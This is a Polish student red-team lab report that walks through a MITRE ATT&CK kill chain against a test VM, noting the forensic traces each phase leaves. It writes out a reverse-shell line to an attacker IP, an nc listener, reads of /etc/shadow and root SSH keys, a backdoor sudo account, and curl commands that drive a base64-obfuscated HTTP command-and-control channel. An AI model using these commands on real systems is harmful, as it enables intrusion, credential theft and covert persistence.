Politechnika Warszawska

WYDZIAŁ ELEKTRONIKI
I TECHNIK INFORMACYJNYCH

przedmiot
KRYCY

Część pierwsza Projektu

Mateusz Plichta, Kacper Średnicki, Karol Żelazowski, Sebastian Bieńczycki

Numer albumu 324939, 324945, 324953

prowadzący
dr. inż. Jędrzej Bieniasz

WARSZAWA 14 lutego 2025

Spis treści


1. Wstęp

Celem zadania było przeprowadzenie ataku bazując na Kill Chain'ie, wykorzystującym taktyki i techniki z tablicy MITRE. W trakcie przeprowadzania ataku ważnym aspektem było zebranie możliwie dużej ilości śladów z ataku, tak aby kolejny zespół był w stanie rozpoznać oraz przeanalizować wszystkie metody przez nas wykorzystane.

2. Kill Chain

Przygotowaliśmy następujący Kill Chain:
W wyniku rekonesansu zdobywamy informacje o usłudze http oraz ssh otwartej na komputerze ofiary. W wyniku dalszego zdobywania informacji dowiadujemy się o bazie danych, dostępnej za pomocą panelu phpmyadmin oraz adresie email ofiary z tej strony. Informacje te nakreślają nam metodę, którą możemy wykorzystać do uzyskania punktu zaczepienia. Nasz atak polegał na wykorzystaniu phishingowego maila, który za pomocą socjotechnik nakłoni ofiarę na kliknięcie w przycisk, który przekierowuje do podrobionej strony logowania do aplikacji phpMyAdmin. Po wpisaniu poświadczeń przez ofiarę przesyłane są one na maszynę atakującego. Następnie atakujący, korzystając z nich, uzyskuje dostęp do bazy danych, z której odczytane zostaje nazwa użytkownika i hash hasła, który łamany jest za pomocą crackstation. Dalej, wykorzystując połączenie ssh, wykorzystujemy podatność Crontab, która wywołuje cyklicznie plik `.sh`. Po zmodyfikowaniu pliku otrzymujemy hash hasła do roota oraz klucz ssh. Po złamaniu hasła przełączamy się na roota i tworzymy nowego użytkownika z uprawnieniami roota, aby otrzymać `persitance`. Na nowo utworzonym użytkowniku odpalamy klient backdoora Webc2, który pozwala nam na komunikację za pomocą ruchu HTTP.

W kolejnych rozdziałach opisane zostały wykorzystane przez nas taktyki, wraz z tokiem rozumowania, którym podążaliśmy oraz śladami, które zebraliśmy w związku z daną częścią. Na rysunku 2.1 przedstawiony został diagram Cyber Killchain naszego ataku, bazujący na konkretnych taktykach i technikach MITRE.



Rysunek 2.1. Diagram Cyber Killchain


3. Rekonesans

3.1. Wykorzystane techniki MITRE ATT&CK


- T1046 - Network Service Scanning
- T1598.002 - Gathering Victim Identity Information: Email Addresses
- T1083 - File and Directory Discovery

3.2. Opis fazy ataku

W tej fazie ataku zbieramy informacje na temat hosta ofiary. W tym celu uruchamiamy narzędzie nmap z opcją domyślych skryptów (-sC) oraz opcją wykrywania wersji serwisów (-sV). Po wykryciu, że na hoście jest otwarty port 80, uruchamiamy narzędzie fuff, które ma na celu zbruteforceowanie katalogów i plików, znajdujących się na webserverze.



Rysunek 3.1. Enumeracja otwartych portów




Rysunek 3.2. Enumeracja katalogów i plików

Rysunek 3.3. Informacja o adresie email ofiary

Jak widać na 3.1 i 3.2 udało nam się wykryć dwa odparte porty: 22 i 80. Pierwszy oznacza serwer ssh, a drugi - webserver Apache postawiony na hoście.
Enumerując serwer Apache pod względem katalogów i plików, natykamy się na stronę phpmyadmin, która zwraca kod 301. Oprócz tego zdobyliśmy adres mailowy ofiary.

3.3. Zebrane dane

W wyniku pierwszej fazy nasze odciski mogą być widoczne w pliku pcap, związane z skanowaniem usług sieciowych oraz fuzzowaniem. Te same dane w związku ze skanowaniem usługi http z opcją -sV oraz fuzzing widoczny jest w access.log dla serwera apache.



Rysunek 3.4. Skanowanie przy użyciu nmap

Rysunek 3.5. Fuzzing


4. Uzbrojenie

4.1. Wykorzystane techniki MITRE ATT&CK


- T1566.002 - Phishing: Spearphishing
- T1110.002 - Brute Force: Password Cracking

4.2. Opis fazy ataku


Po wykryciu strony phpmyadmin, przygotowywujemy mail phishingowy z informacją o wygaśnięciu licencji CMS. Na potrzeby ćwiczenia zakładamy, że mail został dostarczony do ofiary - phishingowy plik mailowy w formacie .eml umieszczamy na jej stacji. Plik zawiera również odnośnik prowadzący do strony postawionej na stacji atakującego. Strona podszywa się pod panel logowania phpmyadmin i loguje wszystkie próby zalogowania do pliku. Po otworzeniu maila przez ofiarę i pozyskaniu danych logowania, używamy tych danych do zalogowania się na panel phpmyadmin na stronie ofiary. Po zalogowaniu się na panel i wypisaniu pełnej zawartości tabeli users odkrywamy użytkowika victim, razem z jego zahashowanym hasłem. Hash łamiemy za pomocą strony crackstation.



Rysunek 4.1. Enumeracja katalogów i plików




Rysunek 4.2. Zdobyte hasło użytkownika




Rysunek 4.3. Panel phpmyadmin

4.3. Zebrane dane

W pliku pcap można zobaczyć ruch związany ze stroną, na którą wchodzi ofiara i przekazuje poświadczenia do usługi sieciowej. W wyniku zdobytych poświadzczeń atakujący loguje się na stronę ofiary, co również jest widoczne w plikach pcap. Oprócz tego serwer apache zebrał logi w plikach access.log oraz error.log, związane z zapytaniami wysłanymi na serwer http oraz adresami ip z nimi powiązanymi. Ważnym śladem jest także plik eml, który był wykorzystany do wejścia na szkodliwą stronę.



Rysunek 4.4. Zebranie poświadczeń od ofiary



Rysunek 4.5. Dostanie się na serwer apache


5. Eksploitacja

5.1. Wykorzystane techniki MITRE ATT&CK

- T1021.004 - Remote Services: SSH
- T1053.003 - Scheduled Task/Job: Cron


5.2. Opis fazy ataku

Dzięki uzyskanemu hasłu do użytkownika `victim`, możemy połączyć się do maszyny ofiary za pomocą SSH.




Rysunek 5.1. Połączenie SSH

Naszym pierwszym podejściem w tej fazie ataku jest wykorzystanie podatności, która jest związana z zaplanowanymi zadaniami poprzez `cron`. W pliku `crontab` widzimy, że zaplanowane jest wykonywanie skryptu `test.sh` co minutę.




Rysunek 5.2. /etc/crontab


Następnie zmodyfikowaliśmy plik w taki sposób, aby uzyskać reverse shella z uprawnieniami roota na maszynie atakującej. W pliku `test.sh` zapisaliśmy polecenie:
`bash -i >& /dec/tcp/192.168.77.129/1337 0>&1`.
Dzięki temu skrypt uruchamia Basha w trybie interaktywnym, umożliwiając ręczne wprowadzenie poleceń. Następnie przekierowuje wyjście standardowe oraz wyjście błędów basha na adres maszyny atakującej na porcie 1337. Oznacza to, że wyniki poleceń będą wysyłane na naszą maszynę. Natomiast wejście standardowe kierowane jest do wyjścia, co oznacza, że wejście do powłoki będzie również pochodziło z tego samego połączenia TCP. Przez to, że w pliku `crontab` ustawione jest, że plik `test.sh` wykonywany jest przez roota, to na powłoce zdalnej zostanie przyznany zdalny dostęp do tego użytkownika. Po modyfikacji pliku uruchomiliśmy polecenie na naszej maszynie atakującej, aby nasłuchiwała na porcie 1337 (`nc -vlnp 1337`). Niestety nie udało nam się w tym podejściu uzyskać zdalnego połączenia z rootem, ponieważ zostało one zablokowane przez narzędzie PAM - Privileged Access Management.




Rysunek 5.3. Pliki poświadczeń



Rysunek 5.4. Klucz prywatny ssh



Rysunek 5.5. ssh2john




Rysunek 5.6. Zdobycia hasła roota


Przez fakt, że nie udało nam się uzyskać dostępu do roota poprzednim sposobem, to zmodyfikowaliśmy plik `test.sh` w taki sposób, żeby odczytać pliki `/etc/shadow` /etc/passwd oraz /root/.ssh/id_rsa, aby otrzymać zahashowane hasło użytkownika root oraz klucz ssh dla administratora. Korzystając z narzędzi wbudowanych na kali mogliśmy znaleźć passphrase do klucza ssh oraz hasło roota. Oczywiście mając możliwości uruchamiania komend z poziomu roota daje nam wiele możliwości eskalacji uprawnień. Innym dobrym podejściem byłoby nadpisanie np pliku /etc/sudoers i zwiększenie uprawnień użytkownika victim, bez potrzeby łamania haseł. Wykorzystując także cronjob uruchamiający skrypt pythonowy, moglibyśmy uruchomić komunikację webc2 już na tym poziomie i zbierać więcej informacji w cichszy sposób.

5.3. Zebrane dane


W wyniku opisanej fazy widnieje ruch sieciowy ssh w pliku pcap. Dodaliśmy również zasady w audit, które rejestrują zmiany związane z odczytem i modyfikacją plików, które są wykonywane prze cronjobs oraz związane z wykonywaniem przez nas eskalacji uprawnień (są to pliki klient.py oraz test.sh). Zmiany w plikach będą widoczne w audit.log. W naszym ataku jeden z plików został wykorzystany, a drugi nie. Oprócz tego zebraliśmy też cron.log oraz auth.log. Informacje dotyczące połączeń zawierają się także w audit.log.



Rysunek 5.7. Połączenia ssh



Rysunek 5.8. Zamknięte sesje przez PAM



Rysunek 5.9. Modyfikacje pliku test.sh

6. Instalacja

6.1. Wykorzystane techniki MITRE ATT&CK


- T1543.003 - Create or Modify System Process: Cron
- T1136.001 Create Local Account
- T1098.004 SSH Authorized Keys

6.2. Opis fazy ataku


Dzięki uzyskanym poświadczeniom roota z poprzedniej fazy ataku możemy utworzyć nowego użytkownika z uprawnieniami roota. Jest to jedna z technik na uzyskaniu trwałości na komputerze ofiary. Utworzyliśmy dla nowoutworzonego konta również klucz ssh, aby móc z nim połączyć się zdalnie, a także utworzyliśmy na nim klienta backdoora webc2, żeby móc z nim komunikować się z nim w mniej podejrzany sposób za pomocą ruchu HTTP. Dodatkowo, wykonaliśmy delikatną obfuskację ruchu http wykorzystując kodowanie base64, żeby ruch nie był czytelny na pierwszy rzut oka.

```
root@victim:/tmp# sudo adduser user2
Dodawanie użytkownika "user2"...
Dodawanie nowej grupy "user2" (1001)...
Adding new user `user2' (1001) with group `user2 (1001)' ...
Tworzenie katalogu domowego "/home/user2"...
Kopiowanie plików z "/etc/skel" ...
Nowe hasło:
Proszę ponownie wpisać nowe hasło:
passwd: hasło zostało zmienione
Zmieniam informację o użytkowniku user2
Wpisz nową wartość lub wciśnij ENTER by przyjąć wartość domyślną
        Imię i nazwisko []: q
        Numer pokoju []: q
        Telefon do pracy []:
        Telefon domowy []:
        Inne []: q
Czy informacja jest poprawna? [T/n] T
Adding new user `user2' to supplemental / extra groups `users' ...
Dodawanie użytkownika "user2" do grupy "users"...
root@victim:/tmp# sudo usermod -aG sudo user2
```


Rysunek 6.1. Założenie konta



Rysunek 6.2. Dodanie do sudoers



Rysunek 6.3. Nadanie praw do katalogu przez roota




Rysunek 6.4. Wygenerowanie klucza ssh dla nowego konta


Rysunek 6.5. Połączenie się z nowo wygenerowanym kontem

6.3. Zebrane dane


Zebrane dane z tworzenia nowego użytkownika widoczne są w audit.log, a połączenie po ssh z nowego konta widoczne jest także w syslogach. Próby wykonania cronjoba do uruchomienia reverse shell'a także zostały zarejestrowane w owych próbach.



Rysunek 6.6. dodanie użytkownika, logi auth.log



Rysunek 6.7. dodanie użytkownika, audit.log



Rysunek 6.8. otwarte sesje ssh

7. Dowodzenie i kontrola


7.1. Wykorzystane techniki MITRE ATT&CK

- T1071.001 - Application Layer Protocol: Web Protocols
- T1027.010 - Obfuscated Files or Information: Command Obfuscation

7.2. Opis fazy ataku

W tej fazie ataku uruchamiany jest serwer oraz klient, co umożliwia przejęcie kontroli nad systemem ofiary i wykonanie zdalnych poleceń. Komunikacja pomiędzy maszynami została zakodowana przy użyciu base64, co pozwala uniknąć przesyłania żądań i odpowiedzi w formie jawnej i tym samym potencjalnie utrudnić rozpoznanie rzeczywistego celu komunikacji.

Uruchamiamy serwer na maszynie atakującego przy użyciu skryptu server.py. Zadaniem serwera Flask jest umożliwienie przesyłania poleceń i odbierania odpowiedzi od klienta (maszyny ofiary).



Rysunek 7.1. Uruchomienie serwera

Na maszynie ofiary, w katalogu /tmp, uruchamiamy skrypt klient.py. Tym samym klient rozpoczyna komunikację z serwerem, wykonując wcześniej ustawione polecenie z opóźnieniem.

```
root@victim:/tmp# nano klient.py
root@victim:/tmp# python3 klient.py
Another instance of klient.py is already running. Exiting...
root@victim:/tmp# rm klient.lock
root@victim:/tmp# python3 klient.py
Executing new command: sleep 5
```

Rysunek 7.2. Uruchomienie klienta


Następnie na maszynie atakującego generujemy kolejne komendy, wysyłane do serwera przy użyciu polecenia curl z opcją POST. Komendy obejmują na przykład dodanie użytkownika do grupy sudo, wyświetlenie klucza prywatnego SSH z katalogu /root, odczytanie zawartości wrażliwych plików systemowych takich jak /etc/passwd czy /etc/shadow. Każde z tych poleceń zostaje zapisane w formacie JSON i przesłane na serwer.

```
┌──(kali㉿kali)-[~]
└─$ curl -X POST -H "Content-Type: application/json" -d '{"command": "sudo usermod -aG sudo victim"}' http://192.168.77.129:5000/set_command

┌──(kali㉿kali)-[~]
└─$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat /root/.ssh/id_rsa"}' http://192.168.77.129:5000/set_command

┌──(kali㉿kali)-[~]
└─$ curl -X POST -H "Content-Type: application/json" -d '{"command": "cat /root/.ssh/id_rsa"}' http://192.168.77.129:5000/set_command

┌──(kali㉿kali)-[~]
└─$ curl -X POST -H "Content-Type: application/json" -d '{"command": "whoami"}' http://192.168.77.129:5000/set_command

┌──(kali㉿kali)-[~]
└─$ curl -X POST -H "Content-Type: application/json" -d '{"command": "whoami"}' http://192.168.77.129:5000/set_command

┌──(kali㉿kali)-[~]
